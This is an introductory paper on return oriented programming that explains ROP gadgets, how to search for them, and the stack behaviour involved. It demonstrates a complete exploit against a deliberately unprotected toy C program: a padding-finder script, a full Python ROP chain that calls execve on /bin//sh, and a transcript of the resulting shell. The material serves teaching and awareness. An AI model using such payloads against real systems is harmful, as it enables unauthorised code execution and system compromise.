

# 1 An Introduction to Return Oriented Programming

2 Maximilian Heim<sup>1</sup>

3 University Albstadt-Sigmaringen, Albstadt, Germany, [MaximilianHeim@protonmail.com](mailto:MaximilianHeim@protonmail.com)

4 **Abstract.** ROP is a buffer overflow exploitation technique developed in 2007. Under  
5 certain circumstances it can provide arbitrary code execution on assembly level,  
6 because of that it is a devastating technique for black-hats. Modern 64 Bit binaries  
7 are generally decently secure against ROP with ASLR and stack protections enabled.  
8 32 Bit binaries or binaries compiled for non PC systems may not provide the same  
9 protection though and may be vulnerable to ROP.

10 **Keywords:** ROP · Return Oriented Programming · ret2libc · ret2lib · ROP-  
11 Gadget · Stack Overflow · Buffer Overflow · Binary Exploitation · Cyber Security  
12 · ASLR · Address Space Layout Randomization · NX · DEP

## 13 1 Introduction

14 Return Oriented Programming, abbreviated ROP is a type of buffer overflow attack  
15 that has been published in 2007 by Hovav Shacham. [Sha07] and has become a widely  
16 known buffer overflow technique since. It has been developed to circumvent the NX-BIT  
17 protection that protects the stack from being executed. The general consensus is that  
18 modern binaries are practically not vulnerable to buffer overflow attacks, but there is a lot  
19 of research surrounding breaking of these security measures that shows practical strength  
20 of these security measures does not equal the theoretical strength due to side channels,  
21 bugs or other exploits. [SPP+04] Because of its power it is important to raise awareness  
22 about binary exploitation generally and ROP. Because of that this paper will explain the  
23 underlying theory and demonstrate it with an attack on a vulnerable binary.

## 24 2 Gadgets

25 **Introduction** On the x86 architecture the `ret` instruction is defined to pop the return  
26 instruction pointer from the stack into the `eip` register and redirect code execution to that  
27 memory address. [ret] A ROP gadget consists of a few instructions (usually 1-3) that end  
28 on a `ret`.

29 **How to find Gadgets** A gadget can be found by searching for 0xC3 Bytes in the program.  
30 The instructions before then represent the code code that can be executed by injecting  
31 the addresses of these instructions. It is possible to search for gadgets with `objdump`  
32 or `hexdump`, however, the tools specifically made for finding ROP gadgets are really  
33 easy to use and provide lots of customizability and features for finding the required  
34 gadgets. To name a few ROP gadget tools there is `ropper`, `ROPgadget` and `pwntools`.  
35 For this paper the software `ROPgadget` has been employed since i found it easy to use.  
36 `ROPgadget` can be found in most package managers or can be downloaded directly from  
37 <https://github.com/JonathanSalwan/ROPgadget>. The gadgets can be extracted from  
38 the file with the following command Lst. 1. We can then use regular expressions or  
39 `ROPgadget` directly to search for the required gadgets.

Listing 1: Exporting gadgets with ROPgadget

```
40 ROPgadget --binary ./vuln --nojop > gadgets
```

41 This command produces an output with results similar to this [Lst. 2](#).

Listing 2: Output of ROPgadget

```
42 0x08059ee3 : mov word ptr [edx], ax ; mov eax, edx ;
43     ret
44 0x0807faa3 : sti ; xor eax, eax ; ret
45 0x0808b285 : pop edx ; xor eax, eax ; pop edi ; ret
46 0x080539e7 : mov esp, 0x39ffffd ; ret
47 0x08095aef : mov esi, eax ; pop ebx ; mov eax, esi ;
48     pop esi ; pop edi ; pop ebp ; ret
49 0x0806ceec : pop es ; add byte ptr [ebx - 0x39], dl ;
50     ret 0xffd4
51 0x08051bce : dec eax ; ret
```

52 These are only 7 gadgets out of the 8180 gadgets found by the tool though and have  
 53 been purposefully picked for demonstration. It is clearly visible that many candidates for  
 54 ROP can be found, even in a file with a relatively small size of 72 kB. Though most of  
 55 these gadgets are not all that useful because they often modify a lot of registers, possibly  
 56 messing up the desired state. In most cases we can find suitable candidates using regular  
 57 expressions, this will be demonstrated later in this section [Sec. 2.1](#).

## 58 Overview of powerful gadgets

59 **pop** pop allows us to write arbitrary values into registers. For that we search for a  
 60 **pop <reg>** instruction inside our gadgets, in the payload we can then place the value that  
 61 we want to insert after the address of the **pop** instruction. [\[RBSS12\]](#) If we can not find  
 62 a suitable gadget we can try to get creative and achieve the desired state another way.  
 63 For example if we want to modify **ecx** but do not have a **pop ecx** instruction available  
 64 we could achieve it with something like this: **xor ecx, ecx ; pop eax ; xor ecx, eax**.  
 65 Provided that we have these gadgets available.

66 **mov** mov allows us to read from memory, copy values from register to register and write  
 67 arbitrary values into memory. In order to read from memory we have to search for a  
 68 **mov dword ptr <reg1>, [<reg2>]** instruction, we can then specify the memory address  
 69 to read from in **reg2**. In order to copy a value from register to register we have to search  
 70 for a **mov <reg1>, <reg2>** gadget. In order to write to memory we have to search for a  
 71 **mov dword ptr [<reg1>], <reg2>** instruction inside our gadgets, we can then specify  
 72 the value in **reg2** and the address in **reg1**, given there is a way to modify both registers.

73 **arithmetics, boolean algebra** Arithmetic operations like **add**, **sub**, **inc** and **xor** can  
 74 be useful to bring registers into our desired state. [\[RBSS12\]](#) For that we search for the  
 75 corresponding gadget with the required operands. For example **xor** can be used to clear  
 76 a register or copy its contents. It often occurs in the following forms: **xor eax, eax** or  
 77 **xor eax, edx**. The first case clears the register since **xor** computes a non-equivalence,  
 78 formally  $a \oplus a = 0$  and the second one copies the value of the 2nd operand into the 1st  
 79 operand when the target register is **0x00** since **0x00** is the neutral element of the **xor**  
 80 operation, formally  $a \oplus 0 = a$ .

**int 0x80** `int` stands for interrupt, the interrupt `int 0x80` causes a system call to be executed. System calls are kernelspace programs/operations that require higher privileges than what is available in a userspace program. Examples for system calls include `io` and `execve` which allows to execute arbitrary programs. In combination with `pop`, `mov` and other instructions we can specify the concrete system call. [RBSS12] One of the most powerful system calls for blackhats is `execve` with `/bin/sh` as argument since it gives the attacker full system access once privileges have been elevated.

## 2.1 Filtering the gadgets

**Introduction** In order to find the required gadgets we can use the tools directly or we can use regular expressions. In order to make this paper more general and easy to replicate the method using regular expressions will be demonstrated.

**Gadgets and their corresponding Regular Expression** The following examples demonstrate how regular expressions can be used to search gadgets.

• `pop edx` → `^.{0,20}pop edx.{0,20}ret\n`

• `int 0x80` → `^.{0,20}int 0x80\n`


• `xor eax, eax` → `^.{0,20}xor eax, eax.{0,20}ret\n`

for all of these regular expressions there were gadgets for the given program in Sec. 4. If there are no results the amount of possible characters before or after the gadget can be increased until results show up. It is however desirable to have gadgets with as few and noninterfering instructions as possible, if this is accomplished we can almost use the instructions we found like in assembly. Gadgets which do multiple things at once however can mess up the desired state and break the payload so it is important to thoroughly analyze the gadgets before generating the payload.

## 3 Theory

### 3.1 Stack


The following graphic Fig. 1 is an illustration of how the stack changes when injecting the payload. The buffer first has to be filled. In binary exploitation the letter `A` is used for that most of the time, it has an easy to identify hexadecimal value of `0x41`. It is important to note that the padding required may be bigger than the buffer due to compiler based stack alignment.



**Figure 1:** The stack when injecting the payload

### 111 3.2 ROP Runtime Behaviour

112 Graphic Fig. 2 illustrates how the gadgets get executed once the instruction pointer `eip`  
 113 points to the `ret` in `main`. Once this happens the execution gets redirected to the first  
 114 gadget and executes the instructions in it. As soon as `eip` points to the `ret` in the 1st  
 115 gadget the address of the 2nd gadget is `pop'd` into `eip` and execution continues there, from  
 116 there the same thing happens again until execution reaches the end of the last gadget.



**Figure 2:** The stack when injecting the payload

## 4 Attack: Opening a Shell

### 4.1 Target Program

**Target Program** The following program is the target of our attack, it uses a command line argument to provide the payload and `strcpy` for the buffer overflow, overwriting the return address after the 8 Byte buffer.

Listing 3: The Target Program

```
122 1 #include <stdio.h>
123 2 #include <string.h>
124 3
125 4 int main(int argc, char *argv[]) {
126 5     char buffer[8] = {0};
127 6     if (argc != 2) {
128 7         printf("A single argument is required.\n");
129 8         return 1;
130 9     }
131 10    strcpy(buffer, argv[1]);
132 11    return 0;
133 12 }
```

**Compilation** We compile the target program with the following command. There are several important options given in this command. Most importantly the `-fno-stack-protector` option disables stack canaries which would otherwise directly terminate the program when the canary is overwritten. The `-m32` option compiles the binary as a 32 Bit executable, this makes the attack easier. The `-static` option makes the binary statically linked. Without this option there are only 50 gadgets available, considering most of them are not useful for our attack it is practically impossible to perform the attack with just these gadgets. The `-static` option includes the `libc` library in the executable, increasing the gadget count to over 8000. However, it is possible to determine the address of the dynamically linked library at runtime and adding an offset for each gadget to this address. This has been described by Saif El-Sherei [ES] but will not be further discussed in this paper.

Listing 4: The compilation command

```
146 clang -o vuln vuln.c -m32 -g -fno-stack-protector -static
```

### 4.2 Phases of developing the attack

The attack consists of several phases

1. Specify attack, analyze necessary setup to be done. Sec. 4.3
2. Extract gadgets using tools, e.g. ROPgadget Sec. 2
3. Determine how many words are needed to override the base pointer `ebp` Sec. 4.3
4. Determine position of a writable data segment Sec. 4.3
5. Generate payload with the extracted gadgets based on the specification in step 1. Sec. 4.3
6. Insert payload into target using a vulnerability Sec. 4.3

### 4.3 Opening a Shell

**Specification and abstract payload** After specifying the goal and possibly simplifying it we have to determine the required program state. For the example in this paper we want to open a shell, for that the simplest way is to execute an `execve` system call. The following program state Fig. 3 has to be achieved so the interrupt `int 0x80` causes a shell to be opened. [Pix16] [pro]

	Registers		Memory
EAX	0x0B (11 <sub>10</sub> )	0x080e5020	"/bin"
EBX	0x080e5020 (.data)	0x080e5024	"//sh"
ECX	0x00 (0 <sub>10</sub> )	0x080e5028	"\0" + 3 * {0,...,255}
EDX	0x00 (0 <sub>10</sub> )	0x080e502C	4 * {0,...,255}

**Figure 3:** Required Program State for the `execve` Syscall

**Extract gadgets** The gadgets can be extracted like described in Sec. 2

**Determine the padding** Compilers optimize stack alignment and without providing options to change that the simplest way to determine the padding required is to test the program until it crashes with a payload increasing by 1 word in each iteration. This can be automated in a Python script Lst. 5. This script applies the method mentioned above with the `os.system` function. The return value of that function is the exit code of the program that has been executed and is either 0 when the execution ended without any errors and non 0 when an error or exception occurred during startup or runtime. This means we can increase the input by "AAAA" in each iteration until the return value is non zero. At this point the base pointer `ebp` has been overridden causing the program to crash. Now reducing the padding by 1 word results in the correct amount.

Listing 5: A Python Script to Determine the Required Words

```

173 1 import os
174 2 import sys
175 3
176 4 def determine_word_count(target_program_path: str, buffer_size: int) -> int:
177 5     for words in range(1, buffer_size + 64):
178 6         if os.system(target_program_path + ' ' + 'AAAA' * words):
179 7             return words - 1
180 8     return -1
181 9
182 10 if __name__ == '__main__':
183 11     word_count = determine_word_count(sys.argv[1], int(sys.argv[2]))
184 12     print('Required words: ' + str(word_count))
185 13     print('String: ' + 'AAAA' * word_count)

```

186 **Determine the address of a writable segment** The segments in a binary can be read only  
 187 or writable. It is possible to determine whether a segment is read only with `objdump -h`.  
 188 However, the following [Lst. 6](#) bash command can be used to find the address of the data  
 189 segment. The data segment contains static and global variables. Since the target program  
 190 does not have any global or static variables we can override this segment with arbitrary  
 191 character sequences.

Listing 6: Determine the Address of .data

```
192 objdump -h ./vuln | grep "\\..data "
```

193 **Generating the payload** There are many ways to generate the payload, the most common  
 194 and simple method is with python's `struct.pack` function. [\[pro\]](#) The following exam-  
 195 ple [Lst. 7](#) illustrates how to generate a payload with `pack`.

Listing 7: How to use struct.pack

```
196 1 from struct import pack
197 2 p = bytes('AAAAAABBBB', 'ascii')
198 3 p += pack('<I', 0x0802840)
199 4 print(str(p)[2:-1])
```

200 Now that all requirements are met the payload can be constructed.

201 **/bin//sh** The first step is to write `/bin//sh` into the `.data` segment. This implies  
 202 the use of the `mov` function. Ideally the registers used should either be `eax`, `ebx`, `ecx` or  
 203 `edx` since these registers provide the easiest access, usually with multiple `pop` gadgets  
 204 in an executable. After checking the gadgets the following seemed like the best gadget:  
 205 `0x08080742 : mov dword ptr [edx], eax ; ret`. Locating the `pop` instructions for  
 206 these 4 registers was simple and yielded: `0x080ac76a # pop eax ; ret`, `0x08049022 #`  
 207 `pop ebx ; ret`, `0x08054f5b # pop ecx ; add al, 0xf6 ; ret` and `0x0808b285 #`  
 208 `pop edx ; xor eax, eax ; pop edi ; ret`. The 3rd gadget adds a number to the `eax`  
 209 register and the 4th gadget `xor`'s it. For the sake of this attack this is not a problem since  
 210 we can simply modify `eax` last. The 4th gadget also `pop`'s a value into `edi` which does not  
 211 interfere with this attack, it just means that we have to provide an arbitrary word after the  
 212 parameter for `pop edx`. With these instructions it is possible to write `/bin//sh` into  
 213 the `.data` segment. Once a string is written into memory it still needs to have a `0x00`  
 214 Byte added after it, that is because some `string.h` functions use the `0x00` Byte to identify  
 215 the end of a string. This means that depending on the implementation of the target it is  
 216 important to not insert any `0x00` Bytes into the payload otherwise the buffer does overflow  
 217 fully. In most cases we can still write `0x00` Bytes into registers or into memory. This can  
 218 be accomplished by `xor`'ing a register with itself and then copying that value into a register  
 219 or into memory. In order to write a `0x00` Byte after the string we can `xor` the `eax` register  
 220 with `0x08050a08 # xor eax, eax ; ret`. After that we simply have to copy it again.

221 **Initializing the registers** As seen in [Fig. 3](#) we first need to write the address of `/bin`  
 222 `//sh` into `ebx`, this can simply be done with the `pop ebx ; ret` gadget. Then we need to  
 223 clear `ecx` and `edx`. For clearing `edx` the gadget `0x0807b179 # xor edx, edx ; mov eax`  
 224 `, edx ; ret` is a good candidate, since it only modifies `eax` apart from the desired effect.  
 225 There were no `xor ecx, ecx` or `mov ecx, <reg>` gadgets that ended on a return so `ecx`  
 226 was just set to point at the null pointer after the `/bin//sh` string, making the provided  
 227 argument list empty. The last step to set up the `execve` system call is to set `eax` to  
 228 `11/0x0B`. For that we can use the `0x08050a08 # xor eax, eax ; ret` gadget from before  
 229 to set `eax` to `0x00` and then increment it 11 times with `0x0809d0ae # inc eax ; ret`.

230 **Interrupt** In the end the 0x080499b2 # int 0x80 interrupt gets called. If the state  
231 got initialized correctly /bin//sh gets executed.

232 **Constructing the payload** From all the previous steps the payload got constructed  
233 with python [Lst. 8](#). As seen in the example we can define all the addresses, gadgets and  
234 other parameters as variables and reuse them in the `pack` calls, this way changing a gadget  
235 only requires one value to be changed. The output gets written into a file and can then be  
236 used for the attack.

Listing 8: Payload to open /bin/sh

```
237 1 from struct import pack
238 2 data = 0x080e5020
239 3 xor_eax_eax = 0x08050a08 # xor eax, eax ; ret
240 4 xor_edx_edx = 0x0807b179 # xor edx, edx ; mov eax, edx ; ret
241 5 pop_eax = 0x080ac76a # pop eax ; ret
242 6 pop_ebx = 0x08049022 # pop ebx ; ret
243 7 pop_ecx = 0x08054f5b # pop ecx ; add al, 0xf6 ; ret
244 8 pop_edx = 0x0808b285 # pop edx ; xor eax, eax ; pop edi ; ret
245 9 inc_eax = 0x0809d0ae # inc eax ; ret
246 0 int_80 = 0x080499b2 # int 0x80
247 1 mov_edx_eax = 0x08080742 # mov dword ptr [edx], eax ; ret
248 2 filler = 0x11111111
249 3
250 4 p = bytes('AAAA' * 4 + 'BBBB' * 1, 'ascii') # Padding + EBP
251 5
252 6 # write /bin at .data
253 7 p += pack('<I', pop_edx)
254 8 p += pack('<I', data)
255 9 p += pack('<I', filler)
256 0 p += pack('<I', pop_eax)
257 1 p += bytes('/bin', 'ascii')
258 2 p += pack('<I', mov_edx_eax)
259 3 # write //sh at .data + 4
260 4 p += pack('<I', pop_edx)
261 5 p += pack('<I', data + 4)
262 6 p += pack('<I', filler)
263 7 p += pack('<I', pop_eax)
264 8 p += bytes('//sh', 'ascii')
265 9 p += pack('<I', mov_edx_eax)
266 0 # \0 at .data + 8
267 1 p += pack('<I', pop_edx)
268 2 p += pack('<I', data + 8)
269 3 p += pack('<I', filler)
270 4 p += pack('<I', xor_eax_eax)
271 5 p += pack('<I', mov_edx_eax)
272 6 # write address of string that points to program into ebx
273 7 p += pack('<I', pop_ebx)
274 8 p += pack('<I', data)
275 9 # write arguments into ecx
276 0 p += pack('<I', pop_ecx)
277 1 p += pack('<I', data + 8)
278 2 # write environment into edx
279 3 p += pack('<I', xor_edx_edx)
280 4 # set eax to 11
281 5 p += pack('<I', xor_eax_eax)
282 6 for _ in range(11):
283 7     p += pack('<I', inc_eax)
284 8 # call interrupt
285 9 p += pack('<I', int_80)
286 0
287 1 print(str(p)[2:-1])
288 2
289 3 with open('payload', 'wb') as file:
290 4     file.write(p)
```



291 **Injecting the payload** How the payload gets injected depends on the target. For the  
 292 example in this paper the payload can be injected using the following commands [Lst. 9](#).

Listing 9: Injecting the payload

```
293 python3.10 payload.py
294 ./vuln "$cat payload"
```

## 295 5 Results

296 **Attack** After injecting the generated payload from [Sec. 4](#) as a command line argument  
 297 the program opened a shell from which we can use privilege escalation techniques in order  
 to completely compromise the system. The only protections that had to be disabled were

```
root@DESKTOP-DPRMD19 /h/m/ReturnOrientedProgrammingPaper (main)# ./vuln "$(cat payload)"
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]# ls *.tex
iacrdoc.tex paper.tex paper2.tex presentation.tex settings.tches.tex settings.tosc.tex
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]# exit
exit
root@DESKTOP-DPRMD19 /h/m/ReturnOrientedProgrammingPaper (main)# exit
[root@DESKTOP-DPRMD19 ReturnOrientedProgrammingPaper]#
```

Figure 4: Shell Opened iwth ROP

298  
 299 stack canaries and ASLR. It is likely that there are systems still in use today which are  
 300 vulnerable to this kind of attack due to not having these protections or the protections  
 301 themselves being attackable. Since it can allow arbitrary code execution it is very important  
 302 to identify these devices and patch or replace them.

303 **ASLR** The information wether ROP works with ASLR enabled is inconsistent. While  
 304 trying this attack with `/proc/sys/kernel/randomize_va_space` set to 2 meaning full  
 305 randomization the attack still seemed to work. The inconsistent information probably  
 306 arises due to different approaches being used. With executables that have PIE enabled  
 307 ROP is still possible but only with ASLR disabled [\[ES\]](#). With the compiler option `-static`  
 308 used for this example PIE is implicitly disabled and ASLR seems to have no effect on the  
 309 exploit. This is likely because the ASLR settings 1 and 2 only randomize shared libraries  
 310 and PIE binaries [\[Nyf\]](#), meaning ASLR is disabled in this example, even when the value in  
 311 `/proc/sys/kernel/randomize_va_space` is 1 or 2.

## 312 6 Protection

313 **Stack canaries** Stack canaries are one of the most effective approaches against ROP,  
 314 they are enabled by default and prevent most forms of buffer overflows, however, stack  
 315 canaries can be based on a small entropy pool and can therefore be bruteforced with an  
 316 effort significantly smaller than regular bruteforcing. Depending on the target it can still  
 317 be profitable and possible to bruteforce it even with a big entropy pool.

318 **NX** The activation of the NX bit has no effect on ROP since the program never executes  
 319 code outside the segments marked with the `CODE` flag like in a classical stack overflow  
 320 attack. [\[RBSS12\]](#)

**ASLR** According to a paper by Hovav Shacham et al. ASLR is a good protection against ROP in 64 bit binaries assuming no side channel leakage since 40 bit are available for randomizations of the libraries and code locations, however, 32 Bit binaries only use 16 Bit for randomization. Because of that they were able to perform a buffer overflow attack like ret2libc on an Apache server with an average of 216 seconds. [SPP<sup>+</sup>04]

## 7 Conclusion

As it has been demonstrated Return Oriented Programming is a powerful exploitation technique which should be taken seriously. As we were able to see the only way to make a binary relatively safe is to compile it as 64 Bit with stack canaries, bounds checking and ASLR enabled, though even then side channel attacks, bugs and bruteforcing based on a poor entropy pool may make an attack possible. Replacing or patching vulnerable devices is very important and more research on this topic paired with direct action in systems design may be necessary to keep up with black-hats.

## References

- [ES] Saif El-Sherei. Return oriented programming (rop ftw) - exploit-db.com. [https://www.exploit-db.com/docs/english/28479-return-oriented-programming-\(rop-ftw\).pdf](https://www.exploit-db.com/docs/english/28479-return-oriented-programming-(rop-ftw).pdf).
- [Nyf] Rene Nyffenegger. [https://renenyffenegger.ch/notes/Linux/fhs/proc/sys/kernel/randomize\\_va\\_space](https://renenyffenegger.ch/notes/Linux/fhs/proc/sys/kernel/randomize_va_space).
- [Pix16] Pixis. Rop - return oriented programming. <https://en.hackndo.com/return-oriented-programming/>, Oct 2016.
- [pro] Return-oriented programming (rop). <https://www.proggen.org/doku.php?id=security%3Amemory-corruption%3Aexploitation%3Arop>.
- [RBSS12] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Syst. Secur.*, 15(1), mar 2012.
- [ret] X86 instruction set reference - return from procedure. [https://c9x.me/x86/html/file\\_module\\_x86\\_id\\_280.html](https://c9x.me/x86/html/file_module_x86_id_280.html).
- [Sha07] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM Conference on Computer and Communications Security, CCS '07*, page 552–561, New York, NY, USA, 2007. Association for Computing Machinery.
- [SPP<sup>+</sup>04] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM Conference on Computer and Communications Security, CCS '04*, page 298–307, New York, NY, USA, 2004. Association for Computing Machinery.